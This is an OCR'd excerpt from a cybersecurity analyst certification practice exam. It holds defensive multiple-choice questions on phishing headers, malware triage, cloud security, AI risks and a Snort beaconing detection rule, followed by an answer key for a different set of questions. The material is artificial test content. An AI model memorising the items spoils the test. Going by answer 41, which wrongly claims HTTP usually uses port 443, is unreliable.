Received: from ntt.pod01.mv-mta-ucb019 (mv-mta-ucb019.ocn.ad.jp [153.149.142.82]) by mf-smf-ucb011.ocn.ad.jp (Switch-3.3.4/Switch-3.3.4)
  with ESMTP id v64GcHjL065317; Wed, 5 Jul 2017 01:38:35 +0900
Received: from vcwebmail.ocn.ad.jp ([153.149.227.133]) by ntt.pod01.mv-mta-ucb019 with id ggeb1v0012tKTyH01gebsV; Tue, 04 Jul 2017 16:38:35 +0000
Received: from mzcstore241.ocn.ad.jp (mz-fcb241p.ocn.ad.jp [180.8.112.196]) by vcwebmail.ocn.ad.jp (Postfix) with ESMTP; Wed,
  5 Jul 2017 01:38:35 +0900 (JST)
Date: Wed, 5 Jul 2017 01:38:35 +0900 (JST)
From: Carmen Victoria Garci <"www."@coral.ocn.ne.jp>
Reply-To: Carmen Victoria Garci <tntexpress819@yahoo.com>
Message-ID: <2041845944.77592137.1499186315187.JavaMail.root@coral.ocn.ne.jp>
Subject: ATTENTION;THE OWNER OF THIS EMAIL,
MIME-Version: 1.0
Content-Type: text/plain; charset=ISO-2022-JP
Content-Transfer-Encoding: 7bit
X-Originating-IP: [197.234.219.24]
```


**A.** Victoria Garci's email address is `tntexpress819@yahoo.com`.

**B.** The sender sent via Yahoo.

**C.** The sender sent via a system in Japan.

**D.** The sender sent via Gmail.

**198.** After submitting a suspected malware package to VirusTotal, Damian receives the following results. What does this tell Damian?




**A.** The submitted file contains more than one malware package.

**B.** Antivirus vendors use different names for the same malware.

**C.** VirusTotal was unable to specifically identify the malware.

**D.** The malware package is polymorphic, and matches will be incorrect.

**199.** Laura has discovered that one of her developers has created training data for the organization's AI that allows his requests to bypass security checks. What AI security concern best describes this issue?


**A.** Hallucinations

**B.** AI model poisoning

**C.** Data exposure

**D.** Malicious prompts

**200.** Nara is reviewing event logs to determine who has accessed a workstation after business hours. When she runs `secpol.msc` on the Windows system she is reviewing, she sees the following settings. What important information will be missing from her logs?




**A.** Login failures

**B.** User IDs from logins

**C.** Successful logins

**D.** Times from logins

**201.** Profiling networks and systems can help to identify unexpected activity. What type of detection can be used once a profile has been created?

**A.** Dynamic analysis

**B.** Anomaly analysis

**C.** Static analysis

**D.** Behavioral analysis

**202.** Sally wants to establish AI usage policies for her organization. Which of the following is the most significant security risk that she should address when considering the use of third-party LLMs?

**A.** Employees may upload sensitive internal data that will be used to train models.

**B.** Employees may become over-reliant on AI to do their work.

**C.** Employees may receive incorrect answers due to hallucinations.

**D.** The third-party tool may change, resulting in differences in performance or function.

**203.** Selah wants to implement AI for use in her security organization. Which of the following is not a common use case of AI for security purposes?

**A.** Creating summary documents based on incident notes

**B.** Forensic analysis requiring a chain of custody

**C.** Comparing IoCs to determine their similarities

**D.** Analyzing log files to identify correlations

**204.** Syslog, APIs, email, STIX/TAXII, and database connections are all examples of what for a SOAR?

**A.** IOCs

**B.** Methods of data ingestion

**C.** SCAP connections

**D.** Attack vectors

**205.** Nick's U.S.-based organization is planning to adopt an AI hiring tool that leverages years of his organization's hiring data as training materials. His organization's AI governance team has raised concerns about this plan. What potential legal issue are they most likely to raise?

**A.** The existing hiring data may retain human biases, potentially in violation of existing equal opportunity laws.

**B.** The AI model may suffer from the potential of injection attacks, resulting in some applicants getting an unfair advantage.

**C.** The AI model may hallucinate during the review, providing some candidates with advantages.

**D.** The model may expose résumé data belonging to candidates, leading to privacy law concerns.

**206.** Ron's organization uses AWS infrastructure as code tools to manage their fleet of web servers. The servers are part of an AWS Auto Scaling group, and rely on CloudFormation and an AMI to instantiate servers that are then customized with their individual settings like IP address and hostname as part of the scaling group configuration. What should Ron do to most effectively deploy a patch to remediate a recently discovered vulnerability?

**A.** Point the CloudFormation template to a new, patched AMI, then conduct a rolling replacement of the servers.

**B.** SSH into each of the impacted servers and run updates to install the patch.

**C.** Terminate the instances one at a time to allow them to re-scale with updated instances on boot.

**D.** Use an AWS Config rule to patch servers as they are launched.

**207.** While investigating a compromise, Jack discovers four files that he does not recognize and believes may be malware. What can he do to quickly and effectively check the files to see whether they are malware?

**A.** Submit them to a site like VirusTotal.

**B.** Open them using a static analysis tool.

**C.** Run strings against each file to identify common malware identifiers.

**D.** Run a local antivirus or antimalware tool against them.

**208.** Brian wants to detect unauthorized software that isn't malware, but he isn't allowed by organizational policy in his Windows domain. Which of the following tools will best allow him to detect it?


**A.** Windows Defender Antivirus

**B.** Microsoft Configuration Manager

**C.** Nmap

**D.** RDP

**209.** Adam is investigating a phishing email that was reported to his team. After review, he finds that the source IP address `93.99.104.253` for the email is listed on MXToolbox's blacklist, but also has many more blacklists that it is not on. What can he determine from this data point?




**A.** The system has been identified as sending unwanted traffic and is blacklisted.

**B.** The system may have been previously blacklisted.

**C.** The system state is unknown.

**D.** The system has a history of sending unwanted traffic but is not currently sending spam.

**210.** Samantha is preparing a report describing the common attack models used by advanced persistent threat actors. Which of the following is a typical characteristic of APT attacks?

**A.** They involve sophisticated DDoS attacks.

**B.** They quietly gather information from compromised systems.

**C.** They rely on worms to spread.

**D.** They use encryption to hold data hostage.

**211.** Charles receives an AWS Guard Duty alert indicating potential exfiltration of data on an S3 bucket used to store sensitive company data. Which of the following symptoms is most likely to trigger this type of alert?

**A.** High volumes of upload traffic to the S3 bucket

**B.** High volumes of download traffic from the S3 bucket

**C.** High CPU load on the related EC2 instance

**D.** Port scans of the S3 bucket followed by connection attempts

**212.** Bethany is a security administrator for a company that uses Azure Active Directory to manage identities. She notices a series of events, including:

**1.** A successful login for a member of her organization's AD management team at 21:30 UTC from the corporate headquarters in Chicago, IL.

**2.** A successful login for the same user ID from Beijing, China at 23:30 UTC.

**3.** An Azure event log listing the addition of a new user to the Global Administrator role for the company's VPN group.

What should Bethany identify this issue as?

**A.** IAM user compromise followed by VPN usage

**B.** Impossible travel followed by an IAM user compromise

**C.** A successful phishing attack followed by an IAM user compromise

**D.** A service disruption followed by impossible travel

**213.** Greg suspects that an attacker is running an SSH server on his network over a nonstandard port. What port is normally used for SSH communications?

**A.** 21

**B.** 22

**C.** 443

**D.** 444

**214.** Amanda is reviewing the security of a system that was previously compromised. She is searching for signs that the attacker has achieved persistence on the system. Which one of the following should be her highest priority to review?

**A.** Scheduled tasks

**B.** Network traffic

**C.** Running processes

**D.** Application logs

**215.** Brendan is reviewing a series of syslog entries and notices several with different logging levels. Which one of the following messages should he review first?

**A.** Level 0

**B.** Level 1

**C.** Level 5

**D.** Level 7

**216.** You are looking for operating system configuration files that are stored on a Linux system. Which one of the following directories is most likely to contain those files?

**A.** `/bin`

**B.** `/`

**C.** `/etc`

**D.** `/dev`

**217.** Which one of the following is not a standard Windows system process?

**A.** `SERVICES.EXE`

**B.** `MALWARESCAN.EXE`

**C.** `WINLOGIN.EXE`

**D.** `LSASS.EXE`

**218.** Charleen's SIEM alerts on an event involving a single user account in an Office 365 tenant downloading over 1,000 files from an internal document repository related to a critical project that the user is not associated with. What should she identify this event as?

**A.** Use of LOLBins

**B.** Service disruption

**C.** Potential data exfiltration

**D.** A possible IAM account compromise

**219.** What is the primary difference in function between a typical SCADA system and other ICS components like a PLC?

**A.** A SCADA system is designed for supervisory monitoring and data acquisition, whereas a PLC is designed for direct, real-time control of a specific machine.

**B.** A SCADA system can only use proprietary communication protocols, whereas a PLC uses open source protocols like TCP/IP.

**C.** A SCADA system is physical hardware, whereas a PLC is a software application.

**D.** A SCADA system is considered a cloud system, whereas a PLC is an on-premises system.

**220.** Matthew is reviewing a new cloud service offering that his organization plans to adopt. In this offering, a cloud provider will create virtual server instances under the multitenancy model. Each server instance will be accessible only to Matthew's company. What cloud deployment model is being used?

**A.** Hybrid cloud

**B.** Public cloud

**C.** Private cloud

**D.** Community cloud

**221.** In a zero-trust network architecture, what criterion is used to make trust decisions?

**A.** Identity of a user or device

**B.** IP address

**C.** Network segment

**D.** VLAN membership

**222.** Lynn's organization is moving toward a secure access service edge (SASE) approach to security. Which one of the following technologies is least likely to be included in a SASE architecture?

**A.** NGFW

**B.** CASB

**C.** Hypervisor

**D.** WAN

**223.** Marco is the SOC analyst on duty when the organization's monitoring tools alert because his organization's outbound link is completely saturated. When he investigates using a packet capture tool he notices an extreme volume of inbound traffic on TCP port 53 coming from thousands of hosts. Which of the following IoCs are most likely to be associated with this event?

**A.** A typosquatting attack

**B.** A DNS reflection and amplification attack

**C.** A SQL injection attack

**D.** A distributed web-based DDoS

**224.** During their organization's incident response preparation, Manish and Linda are identifying critical information assets that the company uses. Included in their organizational datasets is a list of customer names, addresses, phone numbers, and demographic information. How should Manish and Linda classify this information?

**A.** PII

**B.** Intellectual property

**C.** PHI

**D.** PCI DSS

**225.** Randy wants to ensure that only authorized users use his organization's API. What should he require to use his API?

**A.** API keys

**B.** API firewalls

**C.** An internal API

**D.** API rate limits

**226.** Derek sets up a series of virtual machines that are automatically created in a completely isolated environment. Once created, the systems are used to run potentially malicious software and files. The actions taken by those files and programs are recorded and then reported. What technique is Derek using?

**A.** Sandboxing

**B.** Reverse engineering

**C.** Malware disassembly

**D.** Darknet analysis

**227.** Jill wants to write a Snort rule that will detect potential beaconing traffic from a known IoC. The beacon includes the text "Check-in," and is sent from the server via TCP 80. Which of the following rules will properly detect this?

**A.**
```
alert tcp $EXTERNAL_NET any -> 10.10.10.1 80 (flow:to_
server,established; ... )
```

**B.**
```
alert tcp $EXTERNAL_NET any -> any 80 (flow:to_
server,established; ... )
```

**C.**
```
alert tcp any 80 -> $EXTERNAL_NET any (flow:to_
client,established; ... )
```

**D.**
```
alert tcp any -> $EXTERNAL_NET any 80 (flow:to_
client,established; ... )
```

**228.** Tanya is creating an open source intelligence operation for her organization. Which one of the following sources would she be least likely to use in this work?

**A.** Web server logs

**B.** Dark websites

**C.** Government bulletins

**D.** Social media

**229.** Mark wants to create a security tool that ingests IoC data. If he wants to use an easily human-readable format that will be easily compatible with existing IoC data formats, which of the following should he choose?

**A.** EVTX

**B.** SOAP

**C.** XML

**D.** HTML

**230.** Ian knows the hash value for a malware package. What type of IoC is this?

**A.** A behavioral IoC

**B.** An ephemeral IoC

**C.** A procedural IoC

**D.** An atomic IoC

**231.** The ATT&CK framework defines which of the following as "the specifics behind how the adversary would attack the target"?

**A.** The threat actor

**B.** The targeting method

**C.** The attack vector

**D.** The organizational weakness

**232.** Kevin discovers that one of his co-workers is running a password stealer on a shared conference room PC. When confronted, the co-worker explains that he was trying to gather information to get revenge on a bad boss. What kind of threat is this?

**A.** An insider threat

**B.** An APT

**C.** Organized crime

**D.** A hacktivist

**233.** Brian is selecting a CASB for his organization, and he would like to use an approach that interacts with the cloud provider directly. Which CASB approach is most appropriate for his needs?

**A.** Inline CASB

**B.** Outsider CASB

**C.** Comprehensive CASB

**D.** API-based CASB

**234.** Sherry is deploying a zero-trust network architecture for her organization. In this approach, which one of the following characteristics would be least important in validating a login attempt?

**A.** User identity

**B.** IP address

**C.** Geolocation

**D.** Nature of requested access

**235.** Lisa wants to integrate with a cloud identity provider that uses OAuth 2.0, and she wants to select an appropriate authentication framework. Which of the following best suits her needs?

**A.** OpenID Connect

**B.** SAML

**C.** RADIUS

**D.** Kerberos

**236.** Which lookup tool provides information about a domain's registrar and physical location?

**A.** `nslookup`

**B.** `host`

**C.** WHOIS

**D.** `traceroute`

**237.** Vince recently received the hash values of malicious software that several other firms in his industry found installed on their systems after a compromise. What term best describes this information?

**A.** Vulnerability feed

**B.** IoC

**C.** TTP

**D.** RFC

**238.** A PIN is an example of what type of authentication factor?

**A.** Something you know

**B.** Something you are

**C.** Something you have

**D.** Something you set

**239.** Brian recently joined an organization that runs the majority of its services on a virtualization platform located in its own datacenter but also leverages an IaaS provider for hosting its web services and an SaaS email system. What term best describes the type of cloud environment this organization uses?

**A.** Public cloud

**B.** Dedicated cloud

**C.** Private cloud

**D.** Hybrid cloud

**240.** What type of tools are listed as "annoying" in the Pyramid of Pain?

**A.** Tools

**B.** Network/host artifacts

**C.** Domain names

**D.** IP addresses

**241.** Which of the following threat actors typically has the greatest access to resources?

**A.** Nation-state actors

**B.** Organized crime

**C.** Hacktivists

**D.** Insider threats

**242.** Which one of the following information sources would not be considered an OSINT source?

**A.** DNS lookup

**B.** Search engine research

**C.** Port scans

**D.** WHOIS queries

**243.** Gabby's organization captures sensitive customer information, and salespeople and others often work with that data on local workstations and laptops. After a recent inadvertent breach where a salesperson accidentally sent a spreadsheet of customer information to another customer, her organization is seeking a technology solution that can help prevent similar problems. What should Gabby recommend?

**A.** IDS

**B.** FSB

**C.** DLP

**D.** FDE

**244.** Ben is updating his organization's IR playbook based on information about a new APT called "Wily Snipe." The threat information they have received includes high confidence new IoCs. Ben knows that his organization currently has a single generic APT playbook for their SIEM. What should he do to integrate this new information for his organization's SIEM?

**A.** Add the IoC information to the SIEM's existing APT playbook.

**B.** Build a new playbook specifically for the Wily Snipe APT using the IoCs.

**C.** Search SIEM logs for Wily Snipe–related entries and add them to the playbook.

**D.** Use the IoCs to create broader detections for the generic APT playbook.

**245.** Helen's team is reviewing their public-facing APIs and discovers that one of their published APIs is resource-intensive and does not require authentication which could lead to misuse. Using the STRIDE framework, how should Helen label this threat?

**A.** Tampering

**B.** Information disclosure

**C.** Spoofing

**D.** Denial of service

**246.** Valerie is an EDR administrator for her organization and receives a notification that a device has been infected with malware and the EDR tool has quarantined it. What should Valerie's next step be?

**A.** Trigger a remote wipe of the endpoint device to prevent data loss.

**B.** Initiate a vulnerability scan to identify any unwanted software.

**C.** Follow her organization's malware response playbook.

**D.** Run an antivirus scan to identify any other malware components that may have been installed.

**247.** Scott's organization uses the MITRE ATT&CK framework as part of their threat management process. Scott is reviewing the TTPs for an advanced persistent threat, and notes that the APT is known for using email spoofing as a common tactic. Which of the following is not an appropriate control to leverage to protect against the APT?

**A.** DKIM

**B.** GEO-IP

**C.** DMARC

**D.** SPF

**248.** Sara has been asked to explain to her organization how an endpoint detection and response (EDR) system could help the organization. Which of the following functions is not a typical function for an EDR system?

**A.** Endpoint data collection and central analysis

**B.** Automated responses to threats

**C.** Forensic analysis to help with threat response and detection

**D.** Cloud and network data collection and central analysis

**249.** Isaac is building a web application and wants to have it send an HTTP request to a URL when an event occurs that requires updates to another web application. What type of integration is he building?

**A.** An API

**B.** A plug-in

**C.** A webhook

**D.** A URI

**250.** Frank is a security analyst who has been tasked with reviewing alerts in his organization's security operations center. The alert he is analyzing was flagged due to an internal system communicating with a malicious IP address. The alert includes the internal target IP address, the external IP address, and a timestamp. Which of the following would provide the most useful actionable content to help him counter a potential threat?

**A.** The domain name associated with the external IP address.

**B.** Internal documentation of the internal system's sensitivity or data value as well as the user associated with the system.

**C.** The most recent vulnerability scan data for the internal system.

**D.** The most recent vulnerabilty scan data for the external system.

# Answers to Review Questions

1. B. Open source intelligence is freely available information that does not require a subscription fee. Closed source and proprietary intelligence are synonyms and do involve payments to the providers. Vulnerability feeds may be considered threat intelligence, but they normally come with subscription fees.

2. D. An intelligence source that results in false positive errors is lacking in accuracy because it is providing incorrect results to the organization. Those results may still be timely and relevant, but they are not correct. Expense is not one of the three intelligence criteria.

3. B. CyberChef provides a broad range of encoding, decoding, and transforms ranging from Base64, hex, and octal to building HTTP requests, parsing TCP, doing encryption and decryption in a wide variety of ciphers, and many more. Strings are useful for pulling strings out of binary files, but does not transform to or from Base64-encoded files. The md5sum utility calculates a hash and can compare them, while `grep` is used to find text through pattern matching.

4. B. Zeek is purpose-built to act as a network traffic analysis and monitoring tool rather than acting like a traditional IDS/IPS like Snort or Suricata, which operate using rule-based detections. Security Onion is a SIEM tool used to centralize and analyze logs and other data.

5. C. This source provides information about IP addresses based on *past* behavior. This makes it a reputational source. A behavioral source would look at information about *current* behavior. This is a product offered by Cisco and is proprietary, not open source. It does not provide indicators that would help you determine whether your system had been compromised.

6. D. SASE, or Secure Access Service Edge, is a cybersecurity framework that uses SD-WAN, zero-trust network access, and firewall as a service to allow remote users to securely connect to distributed services while focusing on identity as a key component. SASE is typically cloud-based, allowing central management of users and systems. SaaS, or software as a service, and IaaS, or infrastructure as a service, are cloud delivery models, and SOAR is Security Orchestration, Automation, and Response, a toolset used to help with incident response.

7. C. Detection systems placed in otherwise unused network space will detect network scans that blindly traverse IP address ranges. Since no public services are listed, attackers who scan this range can be presumed to be hostile and are often immediately blocked by security devices that protect production systems.

8. C. This flow sample shows four distinct hosts being accessed from 192.168.2.1. They are 10.2.3.1, 10.6.2.4, 10.6.2.5, and 10.8.2.5.

9. B. Typosquatting occurs when malicious or other actors register domains that may be hit when users incorrectly type a URL. This allows them to capture traffic meant for the original site. Not all typosquatting is directly malicious—some just redirect users to another site. URL shorteners make URLs shorter, often using easily typed replacement URLs, but they can also be used to conceal malicious links. HTTP redirects simply send traffic from one URL to another. DNS manipulation would rely on DNS rather than a typo.

**10.** A. This is an example of impossible travel, which occurs when a user authenticates from locations they cannot reasonably have traveled to during the time between logins. It is possible that the underlying issue is use of a VPN, but VPN abuse is not a common term of practice. International travel may have occurred, but it would take longer than the two hours listed. IAM account compromise occurs when IAM user access keys or other credentials are exposed, resulting in privileged accounts controlling IAM being compromised.

**11.** D. Harsh's team has observed a set of behaviors, making this a behavioral indicator of compromise (IoC). Atomic IoCs are individual data points like IP addresses or file hashes. OSINT and advanced are not used to describe IoC types.

**12.** B. Maria's team should use full-disk encryption or volume encryption and should secure the encryption keys properly. This will ensure that any data that remains cannot be exposed to future users of the virtual infrastructure. Although many cloud providers have implemented technology to ensure that this won't happen, Maria can avoid any potential issues by ensuring that she has taken proactive action to prevent data exposure. Using a zero-wipe is often impossible because virtual environments may move without her team's intervention, data masking will not prevent unmasked data or temporary data stored on the virtual disks from being exposed, and spanning multiple virtual disks will still leave data accessible, albeit possibly in fragmented form.

**13.** A. The greatest risk in the event of a DoS attack is that the logs are stored in the same cloud environment that is under attack. Cybersecurity professionals may not be able to access those logs to investigate the incident.

**14.** B. Mike should identify this as a tampering attack because the primary threat is modification of the user's password. The attacker is not spoofing via impersonation, the action is not being denied and thus isn't repudiation, and no elevated privilege is described.

**15.** D. The 714 service running from the `www` directory as the user `apache` should be an immediate indication of something strange, and the use of `webmin` from that directory should also be a strong indicator of something wrong. Lucas should focus on the web server for the point of entry to the system and should review any files that the Apache user has created or modified. If local vulnerabilities existed when this compromise occurred, the attacker may have already escalated to another account!

**16.** D. Hash values are trivial—it's extremely easy to change one. TTPs are tough, tools are challenging, network and host artifacts are annoying to deal with not having access to, domain names are simple, and IP addresses are easy.

**17.** D. Legal requirements may define how long logs must be retained for, while legal discovery risks may drive organizations to limit their log retention timeframes. Storage space is a frequent driver of log retention time limits. Log complexity is not a typical driver of what logs are retained.

**18.** B. Angela can use Wireshark, a tool that can capture network traffic using a graphical user interface to meet this objective. Nmap is a tool used to perform port scans. Dradis is an open source collaboration platform for security teams, and Sharkbait is not a security tool or term.

**19.** B. Testing for common sample and default files is a common tactic for vulnerability scanners. Janet can reasonably presume that her Apache web server was scanned using a vulnerability scanner.

**20.** C. This is an example of a hybrid cloud design with both on-premises and cloud hosting. On-premises only wouldn't use cloud, edge computing places resources closer to where they're being consumed, and cloud-native wouldn't have on-premises services.

**21.** A. TCP port 636 is often used for secure LDAPS, and secure HTTP typically uses TCP 443. Although other services could use these ports, Jennifer's best bet is to presume that they will be providing the services they are typically associated with.

**22.** B. Large data flows leaving an organization's network may be a sign of data exfiltration by an advanced persistent threat. Using HTTPS to protect the data while making it look less suspicious is a common technique.

**23.** C. ICS and SCADA are both examples of operational technology (OT) used to control physical operations like utilities and manufacturing. Cloud, edge, and hybrid are all infrastructure models that are primarily service oriented rather than physical infrastructure control oriented.

**24.** C. Secrets management tools allow calls to a secrets manager to be embedded, preventing secrets from needing to be embedded in code and thus ending up in a repository. Code versioning is used to track versions of code and to allow for reversion to older versions if needed. Multifactor authentication does not stop secrets from being embedded, but may limit the impact if only a password or other factor were embedded. Software vulnerability management helps with vulnerabilities but not with embedded credentials and credential leakage.

**25.** C. This scan shows only UDP ports. Since most services run as TCP services, this scan wouldn't have identified most common servers. Kwame should review the commands that his team issued as part of their exercise. If he finds that Nmap was run with an `-sU` flag, he will have found the issue.

**26.** B. Hui should note that URL shorteners can disguise malicious links. Typosquatting relies on mistyped URLs, not on URL shorteners. DKIM relies on digital signatures to validate email, and DMARC protects email domains from being falsified by validating sender identities.

**27.** A. Since organizations often protect information about the technologies they use, OSINT searches of support forums and social engineering are often combined to gather information about the technologies they have in place. Port scanning will typically not provide detailed information about services and technologies. Social media review may provide some hints, but document metadata does not provide much information about specific technologies relevant to a penetration test or attack.

**28.** C. Sarah knows that domain registration information is publicly available and that her organization controls the data that is published. Since this does not expose anything that she should not expect to be accessible, she should categorize this as a low impact.

**29.** C. The increasing digit of the IP address of the target system (.6, .7, .8) and the ICMP protocol echo request indicate that this is a ping sweep. This could be part of a port scan, but the only behavior that is shown here is the ping sweep. This is ICMP and cannot be a three-way handshake, and a traceroute would follow a path rather than a series of IP addresses.

**30.** B. Unwanted devices are considered rogue devices until they are identified and approved. Detecting rogue devices is an important part of network security management. Without more information about the behavior of the device it cannot be determined if it is being used for malicious purposes by an APT or other threat actor. Unknown devices are not considered guest devices, and there is no detail to determine if the device is an edge device.

**31.** C. By conducting awareness training, Kevin is seeking to educate insiders about the risks posed by phishing attacks. Specifically, he is seeking to prevent an insider from unintentionally posing a risk to the organization by falling victim to a phishing attack.

**32.** B. A honeypot is used by security researchers and practitioners to gather information about techniques and tools used by attackers. A honeypot will not prevent attackers from targeting other systems, and unlike a tarpit, it is not designed to slow down attackers. Typically, honeypot data must be analyzed to provide useful information that can be used to build IDS and IPS rules.

**33.** D. Compromises of work email accounts that are then used to impersonate legitimate users to accomplish actions for malicious actors are considered business email compromise (BEC) attacks. Phishing may have been part of the path to compromising the attack, but the problem does not include enough information to know. The attack that occurred after the BEC event is a type of social engineering, but the problem specifically asks about what led to it. No IAM account information is included in the problem.

**34.** A. Susan's best option is to use an automated testing sandbox that analyzes the applications for malicious or questionable behavior. Although this may not catch every instance of malicious software, the only other viable option is decompiling the applications and analyzing the code, which would be incredibly time-consuming. Since she doesn't have the source code, Fagan inspection won't work (and would take a long time too), and running a honeypot is used to understand hacker techniques, not to directly analyze application code.

**35.** B. While credential exposure is a common risk, it isn't a common AI-specific concern. Hallucinations, data exposure, model poisoning, and malicious prompts are all common concerns that appear on the CySA+ exam outline.

**36.** B. Prompts that are intended to violate an LLM's constraints, including prompts that ask them to ignore their underlying instructions, are common examples of malicious prompts. Asking AI models about how to commit a crime or how to compromise themselves are not typical examples of a risky malicious prompt if the AI has appropriate constraints, nor is prompting for an infinite loop.

**37.** D. Microsoft's EVTX format is binary encoded, and while it can be easily read with existing tools, it isn't readable without one. JSON, XML, and YAML are all human-readable plaintext by default.

**38.** B. Since Carol wants to analyze a program as it runs, you know she needs a dynamic code analysis tool. With the added safety requirement, a sandbox is also needed. Static code analysis looks at source code, no mention is made of decompiling or reverse engineering the code, and Fagan inspection is a formal code analysis process.

**39.** A. Susan's best option is to submit the file to a tool like VirusTotal that will scan it for virus-like behaviors and known malware tools. Checking the hash either by using a manual check or by using the National Software Reference Library can tell her if the file matches a known good version but won't tell her if it includes malware. Running a suspect file is the worst option on the list.

**40.** C. OpenUBA is an open source effort intended to provide user and entity behavior analysis tooling. The remaining options, EntityAnalzyer, UEBA.me, and OpenEDR, were all made up for this question.

**41.** A. Bob knows that HTTP traffic is typically sent on TCP port 443 rather than port 80. While that's not always the case, he would greatly increase the chances of Snort capturing the traffic he wants if he uses the right port. The content flag is looking for a URL, and HTTPS is not necessary there. SID is simply a numeric identifier for the rule, and this remains TCP traffic from a protocol perspective.

**42.** C. Since Geoff wants to observe and document what happens, a tool that he controls like Cuckoo Sandbox is a better option than a third-party tool like VirusTotal. Running without specific instrumentation on a system disconnected from the network will not provide the same depth of visibility into what occurs, and running malware in the cloud without an appropriate environment isn't safe or recommended!

**43.** B. Amanda's team should use full-disk encryption or volume encryption and should secure the encryption keys properly. This will ensure that any data that remains cannot be exposed to future users of the virtual infrastructure. Although many cloud providers have implemented technology to ensure that this won't happen, Amanda can avoid any potential issues by ensuring that she has taken proactive action to prevent data exposure. Using a zero wipe is often impossible because virtual environments may move without her team's intervention, data masking will not prevent unmasked data or temporary data stored on the virtual disks from being exposed, and spanning multiple virtual disks will still leave data accessible, albeit possibly in fragmented form.

**44.** C. Valerie knows that Rapid7 is a well-known security vendor and the listing mentions Project Sonar, an effort that scans the entire Internet for services and protocols to determine global exposure of those services. The listing notes that services like these may still be of concern, but Valerie can be comfortable listing this as a port scan from a known source and can determine if she wants to block the traffic or let it pass. The scan is still a scan, so it's not a false positive; the network is not known or trusted, and shouldn't be; and there is no indication of an APT or any reason to suspect that this is not Rapid7 conducting scanning.

**45.** B. VPN services are commonly used for location shifting, and many organizations' VPNs will appear to originate from their main location or datacenter. If a remote user uses the VPN, their traffic will appear to be from the VPN's IP range, regardless of their actual geographic location. Private IP addresses are not Internet routable and will not resolve

via GEO-IP services. Wi-Fi still uses an IP address, so would resolve normally, and mobile devices will typically have an IP address associated with their provider and region.

